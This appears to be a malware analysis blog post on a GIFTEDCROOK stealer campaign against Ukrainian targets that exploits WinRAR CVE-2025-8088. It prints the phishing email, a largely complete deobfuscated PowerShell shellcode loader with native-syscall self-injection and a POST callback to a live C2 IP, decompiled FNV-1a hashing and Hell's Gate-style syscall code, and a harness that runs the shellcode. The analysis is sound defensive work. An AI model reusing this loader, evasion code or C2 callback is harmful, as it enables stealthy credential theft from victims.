

Beyond the Archive: CVE-2025-8088 Stealer Targeting Ukraine

By Nguyễn Đăng Hưng


Published: 2026-07-22 · Archived: 2026-07-23 02:01:25 UTC

0. Overview

This report details a targeted cyber-espionage campaign conducted by the Russia-aligned threat actor group **APT SHADOW-EARTH-066** (also tracked by CERT-UA as **UAC-0226**), delivering an updated variant of the **GIFTEDCROOK** information stealer against Ukrainian military and government entities. As documented in threat intelligence research published by [Trend Micro](#), this campaign weaponizes a known path traversal flaw in WinRAR ([CVE-2025-8088](#)) to compromise unmanaged endpoints.

The malware is distributed via password-protected RAR archives sent through spear-phishing emails impersonating official communications from the Holosiivskyi District Territorial Center for Recruitment and Social Support (TCC and SP). By exploiting WinRAR's NTFS Alternate Data Stream (ADS) path traversal vulnerability, the archive silently writes payload files into `C:\ProgramData` and drops a shortcut (`.lnk`) file into the Windows Startup folder to achieve persistence, all without user-visible extraction or execution alerts.

Upon system login or execution, an obfuscated PowerShell loader decrypts and reflectively loads a shellcode payload utilizing direct/indirect syscalls (Hell's Gate technique) and FNV-1a API hashing to evade EDR hooks. The final-stage **GIFTEDCROOK** stealer systematically harvests browser credentials, cookies, and session data (Chrome, Edge, Opera, Firefox), along with sensitive documents, archives, and credential stores (KeePass, OpenVPN, JKS). Stolen telemetry and files are RC4-encrypted, packaged into a ZIP archive, and exfiltrated over HTTPS to dedicated threat actor Command and Control (C2) infrastructure, followed by an automated self-cleanup routine erasing forensic artifacts post-execution.



1. Initial Access via Phishing

The infection chain for this stealer relies on a classic, highly targeted phishing campaign. To bypass automated security gateways that scan for malicious attachments, the threat actors distribute the malware inside a password-protected archive, delivering the decryption key directly to the victim within the email body.

```
Return-Path: <holosivsk-rtck@ukr.net>
Received: from [10.10.10.63] (helo=frv191.fwdcdn.com)
  by frv63.fwdcdn.com with ESMTP ID 8R6ce2-vqKnnu7Ud7
  for chernigivdonor@ukr.net; Thu, 25 Jun 2026 11:11:25 +0300
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; q=dns/txt;
  d=ukr.net; s=ffe;
  h=Content-Type:MIME-Version:Message-Id:To:Subject:From:Date
  :Sender:Reply-To:Cc:Content-Transfer-Encoding:Content-ID
  :Content-Description:Resent-Date:Resent-From:Resent-Sender
  :Resent-To:Resent-Cc:Resent-Message-ID:In-Reply-To:References
  :List-Id:List-Help:List-Unsubscribe:List-Subscribe:List-Post
  :List-Owner:List-Archive;
  bh=6EKNoxF3ERKqQCXkHKJ/I5aRvRJ192iwhqtg/QhqaCk=;
  b=QjcQ5F9EINryLMkWmy9FKfjOof5GnlcZTWdBooTkTCaG7sPUSRQU02D2v1BUaB
  ILMiLiB4TyTdyvpCA83soqHcFlczb5G02szthng/QrNwZJrrXcF3fghKQ4ZHrcAB
  gqv4fl+XnpYXl7jggmr6Gdb8UuEewydbXVKtQJYoHljbU=;
Received: from [10.10.132.72] (helo=frv64.fwdcdn.com)
  by frv191.fwdcdn.com with ESMTP ID 8R6ce2-vqKnnu7Ud7
  for chernigivdonor@ukr.net; Thu, 25 Jun 2026 11:11:25 +0300
Received: from [10.10.10.64] (helo=-)
  by frv64.fwdcdn.com with local ID 8R6ce2-vqKnnu7Ud7
  for chernigivdonor@ukr.net; Thu, 25 Jun 2026 11:11:25 +0300
Date: Thu, 25 Jun 2026 11:11:25 +0300
From: =?UTF-8?b?0JPQvtC70L7RgdGW0ZfQstGB0YzQutC40Lk=?=
  =?UTF-8?b?INGA0LDQudC+0L3QvdC40Lkg0KLQptCaINGC0LAg0KHQnw==?=
  <holosivsk-rtck@ukr.net>
To: chernigivdonor@ukr.net
Received: from holosivsk-rtck@ukr.net by frv64.fwdcdn.com;
  Thu, 25 Jun 2026 11:11:25 +0300
Message-Id: <1782375012.0761803000.cdczrpem@frv64.fwdcdn.com>
Subject: =?UTF-8?B?0JLRltC00L7QvNC+0YHRgtGWINC3INGA0LXR1NGB0YLRgNGD?
  =?UTF-8?B?INCy0ZbQudGB0YzQutC+0LLQvtC30L7QsdC+0Lin0Y/Qt9Cw0L3QuNGF?
  =?UTF-8?B?INC/0YDQviDQv9GA0LDRhtGW0LLQvdC40LrRltCy?
  =?UTF-8?Q?_E2=84=9620260625-3994491?
X-Mailer: mail.ukr.net 5.0
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="--zv5uS2Yn4dQCx/TZUzKR"

--zv5uS2Yn4dQCx/TZUzKR
Content-Type: multipart/alternative; boundary="--YBQSXEYrVbFUMVQWuW8"

--YBQSXEYrVbFUMVQWuW8
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: binary
```

From: holosivsk-rtck@ukr[.]net

Victim: chernigivdonor@ukr[.]net

- **Social Engineering Lure:** The email body is written in Ukrainian and utilizes a highly sensitive military registration theme to create a sense of urgency.
- **Impersonation:** The message is signed by a "Senior Lieutenant Kosenko A.D.", falsely claiming to be an official communication from the Holosiivskyi District TCC and SP (Territorial Center for Recruitment and Social Support).
- **The Hook:** The email instructs the recipient to verify employee military records against the attached document, explicitly providing the password 25062026 to unlock the archive.


2. CVE Exploit

Once the unsuspecting victim enters the provided password and attempts to extract the archive, the WinRAR [CVE-2025-8088](#) vulnerability is triggered. This exploit utilizes malicious NTFS file streams to establish an ambush, quietly executing the initial shellcode on the host machine.

Vulnerability Overview

Property	Details
CVE Identifier	CVE-2025-8088
Vulnerability Type	Path Traversal via NTFS Alternate Data Streams (ADS)
Severity	High (CVSS v3.1 8.4)
Affected Versions	WinRAR < 7.13 (WinRAR 7.12 and all earlier versions)
Fixed Version	WinRAR 7.13 (and all subsequent releases)
Patch Release Date	July 2025

Inside the password-protected archive, the attacker delivered two WinRAR-exploited archives, each with the same payload, just different decoy pdf.



Abusing NTFS Streams and Path Traversal: Once the victim enters the password to decrypt the archive, the underlying mechanics of the [CVE-2025-8088](#) exploit are set into motion. The attackers do not simply drop an

executable next to a decoy document; instead, they weaponize the extraction process itself by exploiting how the archiver parses malformed file names and NTFS Alternate Data Streams (ADS).

By examining the extracted artifacts, we can observe the exact directory traversal and staging techniques used to quietly deploy the malware. The archive contains the following malformed entries tied to the decoy PDF:

1. Відомості з реєстру військовозобов'язаних про працівників 20260625-3994491-2.pdf:.....
2. Відомості з реєстру військовозобов'язаних про працівників 20260625-3994491-2.pdf:.....
3. Відомості з реєстру військовозобов'язаних про працівників 20260625-3994491-2.pdf:.....Roaming_M:

This extraction sequence reveals a classic, yet highly effective, localized ambush utilizing two core techniques:

1. Stream Smuggling and Directory Traversal: The files use the decoy document (Відомості з реєстру...pdf) as an anchor. The colon is typically reserved for NTFS Alternate Data Streams, but in this crafted archive, it is abused in conjunction with path traversal sequences (...). When the vulnerable archiver processes these entries, it fails to properly sanitize the paths. Instead of attaching a hidden data stream to the PDF in the current directory, it traverses up the directory tree to drop payloads in critical system locations.
2. Staging in ProgramData: The first two extracted streams write components to the `C:\ProgramData\` directory:

- ProgramData_I54d
- ProgramData_X3Hk

1. Immediate Persistence via LNK: The final extracted stream reveals the attacker's persistence mechanism. By traversing into the user's Roaming profile, the exploit writes a shortcut file directly into the Windows Startup folder:

```
...\Start Menu\Programs\Startup\Xd9PBI7I7RL9.lnk
```

Without execution, we can use this simple powershell script to dump the actual payload.

```
$file = Get-ChildItem *.pdf
Get-Item $file.FullName -Stream * |
Where-Object { $_.Stream -ne '::$DATA' } |
ForEach-Object {
    $stream = $_.Stream
    $outfile = ($stream -replace '[:<>:"/\\|?* ]','_') + ".bin"
    Write-Host "Extracting $stream"

    $content = Get-Content -LiteralPath $file.FullName -Stream $stream -Raw -Encoding Byte
    [System.IO.File]::WriteAllBytes((Join-Path $PWD $outfile), $content)
    Get-Item $outfile
}
```



```
        "MyDelegateType",
        "Class, Public, Sealed, AutoClass",
        [System.MulticastDelegate]
    )

$typeBuilder.DefineConstructor(
    "RTSpecialName, HideBySig, Public",
    [System.Reflection.CallingConventions]::Standard,
    $null
).SetImplementationFlags("Runtime, Managed")

$typeBuilder.DefineMethod(
    "Invoke",
    "Public, HideBySig, NewSlot, Virtual",
    $ReturnType,
    $ParameterTypes
).SetImplementationFlags("Runtime, Managed")

return $typeBuilder.CreateType()
}

function Get-NativeDelegate {
    param(
        $Handle,
        $FunctionName,
        [Type[]]$ParameterTypes,
        [Type]$ReturnType = [void]
    )

    $functionPointer =
        Invoke-NativeCall $Handle $FunctionName

    $delegateType =
        New-DelegateType $ParameterTypes $ReturnType

    return [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
        $functionPointer,
        $delegateType
    )
}

$BufferPtr = @()
```

```
function New-NativeBuffer {
    param(
        [uint32]$Size,
        [object]$HandleOut,
        [int64]$InitialValue = 0
    )

    $ptr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($Size)

    if($Size -eq 4) {
        [System.Runtime.InteropServices.Marshal]::WriteInt32($ptr, 0, $InitialValue)
    }
    elseif($Size -eq 8) {
        [System.Runtime.InteropServices.Marshal]::WriteInt64($ptr, 0, $InitialValue)
    }

    $HandleOut += $ptr

    return $ptr
}

$PayloadPath = 'I54d'
$DecryptionKey = 75
$EntryPointOffset = 0x17710
$PayloadSize = 0x113e00;
$PayloadData = [type]::GetType('System.IO.File')::ReadAllBytes('C:\ProgramData\' + $PayloadPath);

for($i = 0; $i -lt $PayloadSize; $i++) {
    $PayloadData[$i] = (((($PayloadData[$i] - $DecryptionKey) % 256) + 256) % 256)
};

$NtAllocateVirtualMemoryMethod = Get-NativeDelegate ntdll.dll NtAllocateVirtualMemory @([IntPtr],[IntPtr],[IntPtr]

$ZeroType = [type]::GetType('System.IntPtr')::Zero;

$AllocationBaseAddress = New-NativeBuffer 8 $BufferPtr $ZeroType;
$AllocatedSize = New-NativeBuffer 8 $BufferPtr $PayloadSize + 1
```

```
$NtStatus = $NtAllocateVirtualMemoryMethod.Invoke(  
    (New-Object System.Diagnostics.Process).GetType()::GetCurrentProcess().Handle,  
    $AllocationBaseAddress,  
    0,  
    $AllocatedSize,  
    0x3000,  
    4  
);  
  
$MarshalAllocatedAddress = [type]::GetType('System.Runtime.InteropServices.Marshal')::ReadInt64($AllocationBase/  
  
[type]::GetType('System.Runtime.InteropServices.Marshal')::Copy($PayloadData,0,$MarshalAllocatedAddress,$Payload/  
  
$NtProtectVirtualMemoryMethod = Get-NativeDelegate ntdll.dll NtProtectVirtualMemory @([IntPtr],[IntPtr],[IntPtr]  
$OldProtection = New-NativeBuffer 8 $BufferPtr;  
$NtStatus_2 = $NtProtectVirtualMemoryMethod.Invoke(  
    (New-Object System.Diagnostics.Process).GetType()::GetCurrentProcess().Handle,  
    $AllocationBaseAddress,  
    $AllocatedSize,  
    64,  
    $OldProtection  
);  
;  
$NtCreateThreadExMethod = Get-NativeDelegate ntdll.dll NtCreateThreadEx @([IntPtr],[uint32],[IntPtr],[IntPtr],[I/  
  
$hThread = New-NativeBuffer 8 $BufferPtr;  
  
# Create Thread with payload pointer as parameter  
$NtStatus_CreateThread = $NtCreateThreadExMethod.Invoke(  
    $hThread,  
    2097151,  
    [type]::GetType('System.IntPtr')::Zero,  
    (New-Object System.Diagnostics.Process).GetType()::GetCurrentProcess().Handle,  
    $MarshalAllocatedAddress + $EntryPointOffset,  
    $MarshalAllocatedAddress,  
    0,  
    0,  
    0,  
    0,  
    [type]::GetType('System.IntPtr')::Zero  
);  
  
$ThreadHandle = [type]::GetType('System.Runtime.InteropServices.Marshal')::ReadInt64($hThread,0);
```

```

$NtWaitForSingleObjectMethod = Get-NativeDelegate ntdll.dll NtWaitForSingleObject @([IntPtr],[byte],[IntPtr])([IntPtr],[int],[int])
$NtStatus_Wait = $NtWaitForSingleObjectMethod.Invoke(
    $ThreadHandle,
    0,
    [type]::GetType('System.IntPtr')::Zero
);

$ThreadExitCode = New-NativeBuffer 4 $BufferPtr;
$GetExitCodeThreadMethod = Get-NativeDelegate kernel32.dll GetExitCodeThread @([IntPtr],[IntPtr])([bool]);
$GetResult = $GetExitCodeThreadMethod.Invoke(
    $ThreadHandle,
    $ThreadExitCode
);
$ThreadExitCodeResult = [type]::GetType('System.Runtime.InteropServices.Marshal')::ReadInt32($ThreadExitCode,0);

if($ThreadExitCodeResult -ne 0) {

    ([type]'System.Net.ServicePointManager')::ServerCertificateValidationCallback = { $true };
    $C2Server = https://136.0.141.237:8942/seq0hyMc/;
    $ShellcodeErrorMessage = @();
    $ShellcodeErrorMessage += [type]::GetType('System.BitConverter')::GetBytes($ThreadExitCodeResult)
    $ShellcodeErrorMessage += [type]::GetType('System.BitConverter')::GetBytes([type]::GetType('System.Runtime.InteropServices.Marshal')::Int32ToBytes($ThreadExitCodeResult))
    $ShellcodeErrorMessage += [type]::GetType('System.BitConverter')::GetBytes([type]::GetType('System.Runtime.InteropServices.Marshal')::Int32ToBytes($ThreadExitCodeResult))
    $ShellcodeErrorMessage += [type]::GetType('System.BitConverter')::GetBytes([type]::GetType('System.Runtime.InteropServices.Marshal')::Int32ToBytes($ThreadExitCodeResult))

    $WebRequestMethod = [type]'System.Net.WebRequest';
    $hWebRequest = $WebRequestMethod::Create($C2Server)
    $hWebRequest.Method = POST
    $hWebRequest.ContentLength = $ShellcodeErrorMessage.Length;
    $hWebRequestStream = $hWebRequest.GetRequestStream()
    $hWebRequestStream.Write($ShellcodeErrorMessage,0,$ShellcodeErrorMessage.Length);
    $hWebRequestStream.Close();
}
;

$NtCloseMethod = Get-NativeDelegate ntdll.dll NtClose @([IntPtr])([uint32])
$NtStatus_close = $NtCloseMethod.Invoke($ThreadHandle);

foreach($BufferEntry in $BufferPtr) {
    [type]::GetType('System.Runtime.InteropServices.Marshal')::FreeHGlobal($BufferEntry);
}

```

This PowerShell script acts as a highly stealthy, fileless loader designed to decrypt and execute the primary payload in memory. By relying on direct system calls and dynamic API resolution, the loader attempts to bypass standard endpoint detection and response (EDR) user-land hooking.

- **Dynamic API Resolution:** The script avoids using the standard Add-Type cmdlet, which would leave compiled C# artifacts on the disk. Instead, it utilizes `System.Reflection.Emit` to dynamically define and construct execution delegates purely in memory. It successfully locates `Microsoft.Win32.UnsafeNativeMethods` within the globally loaded `System.dll` assembly to acquire pointers for `GetModuleHandle` and `GetProcAddress`.
- **Custom Payload Decryption:** The loader targets the previously staged file located at `C:\ProgramData\I54d`. It reads the entire 0x113e00-byte file into an array and decrypts it byte-by-byte. The decryption routine is a straightforward arithmetic operation that subtracts a hardcoded key of 75 from each byte and applies a modulo 256 operation to wrap the values.
- **Direct System Calls (Self-Injection)*:** The script executes the payload within its own PowerShell process space. It uses the `NtAllocateVirtualMemory` system call to carve out memory. After copying the decrypted payload into this allocated space, it calls `NtProtectVirtualMemory` with a protection constant of 64 (representing `PAGE_EXECUTE_READWRITE`). Finally, it detonates the payload using `NtCreateThreadEx`, pointing the thread's execution directly to the payload's entry point at offset 0x17710.
- **Error Telemetry and C2 Callback:** The loader actively monitors the execution thread by calling `NtWaitForSingleObject` and retrieves the result with `GetExitCodeThread`. If the payload fails (indicated by a non-zero exit code), the script disables SSL certificate validation and executes a POST request to a hardcoded command and control (C2) server at `[https[:]//136[.]0[.]141[.]237:8942/seqOhyMc/]`
- Upon analyzing the shellcode, we know that these three offsets are Error code, Execution result, and payload stage

```
MarshalAllocatedAddress + 68),0)) # 0x44: Error code
MarshalAllocatedAddress + 72),0)) # 0x48: Execution Result
MarshalAllocatedAddress + 76),0)) # 0x4C: Payload Stage
```

3.3. The final C:\ProgramData\I54d payload

Based on the upper deobfuscated script:

Filename: C:\ProgramData\I54d Size: 0x113e00 Shellcode entrypoint: 0x17710

In the upper `NtCreateThreadEx` the malware use it own allocated shellcode address as parameter

```
# Create Thread with payload pointer as parameter
$NtStatus_CreateThread = $NtCreateThreadExMethod.Invoke(
    $hThread,
    2097151,
    [type]::GetType('System.IntPtr')::Zero,
    (New-Object System.Diagnostics.Process).GetType()::GetCurrentProcess().Handle,
    $MarshalAllocatedAddress + $EntryPointOffset,
```

```
$MarshalAllocatedAddress,  
0,  
0,  
0,  
0,  
[type]::GetType('System.IntPtr')::Zero  
);
```

Therefore, if you want to debug this shellcode, you would need something like this

```
if (ReadEntireFile("shellcode.bin", &buffer, &size)){  
  
    VirtualProtect(buffer, size, PAGE_EXECUTE_READWRITE, &oldProtect);  
    HANDLE hThread = CreateThread(  
        NULL,  
        0,  
        (LPTHREAD_START_ROUTINE)(buffer + 0x17710),  
        (LPVOID)(buffer),    // <--- Need this parameter  
        0,  
        NULL  
    );  
    WaitForSingleObject(hThread, INFINITE);  
}
```

At address 0x17710, we can see the entry point of the shellcode, as shown below.

```

__int64 __fastcall EntryPoint(MW_CONTEXT *Ctx)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

    Ctx->SectionBase = Ctx;
    ++Ctx->PayloadStage_at0x4c;
    hKernel32 = fn_get_module_by_hash_FNV_1a(0xA3E6F6C3);
    if ( hKernel32 == ERR_MODULE_NOT_FOUND )
    {
        ErrorCode = ERR_MODULE_KERNEL32_NOT_FOUND;
    LB_ERROR_EXIT:
        *&Ctx->ErrorCode_0x44 = ErrorCode;
        return -1LL;
    }
    ++Ctx->PayloadStage_at0x4c;
    LoadLibraryA = fn_get_api_by_hash_FNV_1a(hKernel32, LoadLibraryA_0);
    if ( LoadLibraryA == ERR_API_NOT_FOUND )
    {
        ErrorCode = ERR_API_LOADLIBRARYA_NOT_FOUND;
        goto LB_ERROR_EXIT;
    }
    LoadLibraryA_PTR = LoadLibraryA;
    ++Ctx->PayloadStage_at0x4c;
    GetProcAddress = fn_get_api_by_hash_FNV_1a(hKernel32, GetProcAddress_0);
    if ( GetProcAddress == ERR_API_NOT_FOUND )
    {
        ErrorCode = ERR_API_GETPROCADDRESS_NOT_FOUND;
        goto LB_ERROR_EXIT;
    }
}

```

3.3.1. PEB Walking and FNV-1a Hashing

To evade static analysis and conceal its dependencies from traditional import table inspection, the shellcode dynamically resolves required modules like kernel32.dll using API hashing.

The hashing algorithm used in this sample is: FNV-1a

```

do
{
    wChar1 = DllName[index];
    lowerChar1 = wChar1 + 32;
    if ( (wChar1 - 65) >= 0x1Au )
        lowerChar1 = wChar1;
    intermediateHash = 0x1000193 * (CaculatedHash ^ lowerChar1);
    charPtr = DllName[index + 1];
    lowerChar2 = charPtr + 32;
    if ( (charPtr - 65) >= 0x1Au )
        lowerChar2 = charPtr;
    CaculatedHash = 0x1000193 * (intermediateHash ^ lowerChar2);
    index += 2LL;
}
while ( (DllNameLength & 0xFFFFFEE) != index );
}
if ( (DllNameLength & 1) != 0 )
{
    trailingChar = DllName[index];
    lowerTrailingChar = trailingChar + 32;
    if ( (trailingChar - 65) >= 0x1Au )
        lowerTrailingChar = trailingChar;
    CaculatedHash = 0x1000193 * (lowerTrailingChar ^ CaculatedHash);
}
}
if ( CaculatedHash == InputHash )

```

These hash values are available in HashDB

The following algorithms contain a matching hash.
Select an algorithm to set as the default for HashDB.

Algorithm	Size (Bits)
fnv1a	32

The first two API be resolved are: `LoadLibraryA` and `GetProcAddress`

```

1  Ctx->SectionBase = Ctx;
2  ++Ctx->PayloadStage_at0x4c;
3  hKernel32 = fn_get_module_by_hash_FNV_1a(kernel32_dll);
4  if ( hKernel32 == ERR_MODULE_NOT_FOUND )
5  {
6      ErrorCode = ERR_MODULE_KERNEL32_NOT_FOUND;
7  LB_ERROR_EXIT:
8      *&Ctx->ErrorCode_0x44 = ErrorCode;
9      return -1LL;
10 }
11 ++Ctx->PayloadStage_at0x4c;
12 LoadLibraryA = fn_get_api_by_hash_FNV_1a(hKernel32, LoadLibraryA_0);
13 if ( LoadLibraryA == ERR_API_NOT_FOUND )
14 {
15     ErrorCode = ERR_API_LOADLIBRARYA_NOT_FOUND;
16     goto LB_ERROR_EXIT;
17 }
18 LoadLibraryA_PTR = LoadLibraryA;
19 ++Ctx->PayloadStage_at0x4c;
20 GetProcAddress = fn_get_api_by_hash_FNV_1a(hKernel32, GetProcAddress_0);
21 if ( GetProcAddress == ERR_API_NOT_FOUND )
22 {
23     ErrorCode = ERR_API_GETPROCADDRESS_NOT_FOUND;
24     goto LB_ERROR_EXIT;
25 }
26 GetProcAddress_ = GetProcAddress;
27 ++Ctx->PayloadStage_at0x4c;
28 p_ExecutionResult_0x48 = &Ctx->ExecutionResult_0x48;
29 p_ErrorCode_0x44 = &Ctx->ErrorCode_0x44;
30

```

3.3.2. Resolve syscall stub

To bypass user-land Endpoint Detection and Response (EDR) hooks placed on ntdll.dll functions, the malware employs a direct system call evasion technique reminiscent of the Hell's Gate and Halo's Gate frameworks.

The `fn_resolve_syscall_stub` function dynamically resolves ntdll.dll and locates critical APIs—such as `NtAllocateVirtualMemory`, `NtCreateThreadEx`, and `NtProtectVirtualMemory`—using the previously analyzed FNV-1a hashing method. However, instead of calling these exported functions directly, the malware parses their in-memory instruction stubs searching for the `0xB8` opcode (`mov eax, imm32`). Instead of checking only the current byte, it also examines the previous three bytes (offset-3 to offset) to account for the scan position potentially overshooting the instruction boundary. Once the opcode is found, the function records its location and continues processing to extract the syscall information. This technique is commonly used by direct-syscall frameworks (e.g., `Hell's Gate` / `Halo's Gate` variants) to recover syscall numbers directly from ntdll and avoid relying on potentially hooked exported functions.

```

1 MW_SIGNAL_CODE __fastcall fn_resolve_syscall_stub(int *pCurrentAPIHash, _DWORD *pCurrentSyscallStub){
2     hNtdll = fn_get_module_by_hash_FNV_1a(ntdll_dll);
3     if ( hNtdll == -1LL )
4     {
5         SyscallStub = 0xFFFFFFFFLL;
6         CurrentAPIHash = ERR_MODULE_NTDLL_NOT_FOUND;
7         goto LB_CLEANUP_EXIT;
8     }
9     LODWORD(NtAllocateVirtualMemoryHash) = NtAllocateVirtualMemory_0;
10    NtCloseHash = NtClose_0;
11    NtCreateFileHash = NtCreateFile_0;
12    NtCreateThreadExHash = NtCreateThreadEx_0;
13    NtDeleteFileHash = NtDeleteFile_0;
14    NtFlushInstructionCacheHash = NtFlushInstructionCache_0;
15    NtFreeVirtualMemoryHash = NtFreeVirtualMemory_0;
16    NtGetNextProcessHash = NtGetNextProcess_0;
17    NtProtectVirtualMemoryHash = NtProtectVirtualMemory_0;
18    NtQueryAttributesFileHash = NtQueryAttributesFile_0;
19    NtQueryDirectoryFileExHash = 0x7F8C013B;
20    NtQueryInformationFileHash = NtQueryInformationFile_0;
21    NtQueryInformationProcessHash = NtQueryInformationProcess_0;
22    NtReadFileHash = NtReadFile_0;
23    NtReadVirtualMemoryHash = NtReadVirtualMemory_0;
24    NtTerminateProcessHash = NtTerminateProcess_0;
25    NtWaitForSingleObjectHash = NtWaitForSingleObject_0;
26    NtWriteFileHash = NtWriteFile_0;
27    NtWriteVirtualMemoryHash = NtWriteVirtualMemory_0;
28    NtAllocateVirtualMemory = fn_get_api_by_hash_FNV_1a(hNtdll, NtAllocateVirtualMemory_0);
29    if ( NtAllocateVirtualMemory == -1LL )
30    {
31        SyscallStub = ERR_API_NOT_FOUND;
32        CurrentAPIHash = NtAllocateVirtualMemoryHash;
33        goto LB_CLEANUP_EXIT;
34    }
35    idx = 3LL;
36    i = 0LL;
37    while ( 1 )
38    {
39        if ( NtAllocateVirtualMemory[idx - 3] == 0xB8 )
40        {
41            NtAllocateVirtualMemorySyscallCode = &NtAllocateVirtualMemory[i];
42            LODWORD(idx) = idx - 3;
43            goto LB_DONE_EXIT;
44        }
45        if ( NtAllocateVirtualMemory[idx - 2] == 0xB8 )
46        {
47            NtAllocateVirtualMemorySyscallCode = &NtAllocateVirtualMemory[i + 1];
48            LODWORD(idx) = idx - 2;
49            goto LB_DONE_EXIT;
50        }
51        if ( NtAllocateVirtualMemory[idx - 1] == 0xB8 )
52        {
53            NtAllocateVirtualMemorySyscallCode = &NtAllocateVirtualMemory[i + 2];
54            LODWORD(idx) = idx - 1;
55            goto LB_DONE_EXIT;
56        }
57        if ( NtAllocateVirtualMemory[idx] == 0xB8 )

```

Finding byte 0xB8
(mov eax, imm32)

Step-by-step

- Scan the Nt* syscall stub for the 0xB8 (mov eax, syscall_number) opcode.
- Checks the previous 3 bytes to tolerate scan misalignment

- Records the syscall stub location for later syscall number extraction. Similar to Hell's gate technique:
<https://github.com/am0nsec/HellsGate/blob/master/HellsGate/main.c>

```

37  PVOID VxMoveMemory(
139      // check if ret, in this case we are also probaly too far
140      if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
141          return FALSE;
142
143      // First opcodes should be :
144      //  MOV R10, RCX
145      //  MOV RCX, <syscall>
146      if (*((PBYTE)pFunctionAddress + cw) == 0x4c
147          && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
148          && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
149          && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
150          && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
151          && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
152          BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
153          BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
154          pVxTableEntry->wSystemCall = (high << 8) | low;
155          break;

```

List of APIs be resolved this way:

1. NtClose
2. NtCreateFile
3. NtCreateThreadEx
4. NtDeleteFile
5. NtFlushInstructionCache
6. NtFreeVirtualMemory
7. NtGetNextProcess
8. NtProtectVirtualMemory
9. NtQueryAttributesFile
10. NtQueryDirectoryFileEx
11. NtQueryInformationFile
12. NtQueryInformationProcess
13. NtReadFile
14. NtReadVirtualMemory
15. NtTerminateProcess
16. NtWaitForSingleObject

- 17. NtWriteFile
- 18. NtWriteVirtualMemory

Based on the result, and error handling from the EntryPoint

```

1  if ( hKernel32 == ERR_MODULE_NOT_FOUND )
2  {
3      ErrorCode = ERR_MODULE_KERNEL32_NOT_FOUND;
4  LB_ERROR_EXIT:
5      &Ctx->ErrorCode_0x44 = ErrorCode; // [rsi+44h]
6      return -1LL;
7  }
8      ++Ctx->PayloadStage_at0x4c; // [rsi+4Ch]
9      LoadLibraryA = fn_get_api_by_hash_FNV_1a(hKernel32, LoadLibraryA_0);
10     if ( LoadLibraryA == ERR_API_NOT_FOUND )
11     {
12         ErrorCode = ERR_API_LOADLIBRARYA_NOT_FOUND;
13         goto LB_ERROR_EXIT;
14     }
15     LoadLibraryA_PTR = LoadLibraryA;
16     ++Ctx->PayloadStage_at0x4c; // [rsi+4Ch]
17     GetProcAddress = fn_get_api_by_hash_FNV_1a(hKernel32, GetProcAddress_0);
